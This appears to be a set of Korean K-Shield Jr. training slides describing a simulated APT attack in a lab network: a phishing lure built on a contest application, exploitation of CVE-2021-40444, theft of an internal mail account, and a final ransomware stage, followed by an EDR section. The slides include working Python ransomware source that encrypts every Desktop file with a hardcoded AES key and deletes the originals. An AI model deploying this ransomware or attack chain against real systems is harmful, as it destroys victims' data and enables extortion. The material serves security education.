


보상팀
최기밀

DNS Server



Mail Server



김홍보



최기밀



APT 시나리오


토폴로지 구성 세부

가상머신 목록	IP 주소	운영체제	용도
DNS 서버	172.30.1.6	Ubuntu Linux	내부 메일 서버를 위한 DNS 서버
메일 서버	172.30.1.50	Ubuntu Linux	내부 메일을 위한 서버
공격자 PC	172.30.1.25	Kail Linux	공격을 위한 PC
	172.30.1.124	Windows 10	메일을 보내는 PC
피해자 PC	172.30.1.30	Windows 10	1차 침투에 사용되는 PC
	172.30.1.35	Windows 10	2차 침투 후 랜섬웨어에 이용되는 PC

사전 준비		
악성코드	1차 침투에 사용	
랜섬웨어	최종 공격에 사용	
메일 주소	김홍보의 외부 메일	rnb.cpt@daum.net
	공격자의 외부 메일	ckd120948@daum.net
피해자 PC	김홍보의 내부 메일	khb11@rnb.com
	최기밀의 내부 메일	ckm7@rnb.com


APT 시나리오

타임라인 소개




김홍보 PC 침투

공모전 포스터에 나와있는
메일을 통해 김홍보 PC 침투




김홍보 메일 탈취

김홍보 PC의
내부 메일 계정 탈취



최기밀 PC 침투

내부 메일을 통해
최기밀 PC 침투



랜섬웨어 공격


최기밀 PC를 모두 잠그는
랜섬웨어 공격을 실행



K-Shield Jr.

APT 시나리오

공격에 사용할 취약점 소개



< CVE-2021-40444 >

Microsoft MSHTML Remote Code Execution Vulnerability

Microsoft Office 365 및 Office 2019에
영향을 미치는 원격 코드 실행 취약점



APT 시나리오

공격에 사용할 랜섬웨어

```
Lock.py
Lock > No Selection
1 import glob
2 import os, random, struct
3 from Cryptodome.Cipher import AES
4
5 def encrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
6     if not out_filename:
7         out_filename = in_filename + '.enc'
8
9     iv = os.urandom(16)
10    encryptor = AES.new(key, AES.MODE_CBC, iv)
11    filesize = os.path.getsize(in_filename)
12
13    with open(in_filename, 'rb') as infile:
14        with open(out_filename, 'wb') as outfile:
15            outfile.write(struct.pack('<Q', filesize))
16            outfile.write(iv)
17
18            while True:
19                chunk = infile.read(chunksize)
20                if len(chunk) == 0:
21                    break
22                elif len(chunk) % 16 != 0:
23                    chunk += b' ' * (16 - len(chunk) % 16)
24
25                outfile.write(encryptor.encrypt(chunk))
26
27    key = b'qwer asdf zxcv 1234 !@#$'
28    windows_user_name = os.path.expanduser('~')
29    startPath = windows_user_name + '/Desktop/**'
30
31    for filename in glob.iglob(startPath, recursive=True):
32        if os.path.isfile(filename):
33            encrypt_file(key, filename)
34            os.remove(filename)
35
```

파이썬을 이용하여
랜섬웨어 제작


AES-CBC 사용



K-Shield Jr.

APT 시나리오

실제 공격



Windows 10

공모전, R&B손해보험 공식 블트 x malware - Google Drive

← → ↺ 🔒 https://blog.naver.com/

내 블로그 이웃블로그 블로그 홈 로그인

R&B손해보험 공식 블로그

프로로그 블로그 지도 서재 메모 안부

공지 2021 디지털 취약 계층 서비스 아이디어 공모전 2021. 11. 11

공모전 1개의 글 목록열기

R&B손해보험 공식 블로그에서 참가신청서 다운로드



K-Shield Jr.

03 EDR 시스템




K-Shield Jr.

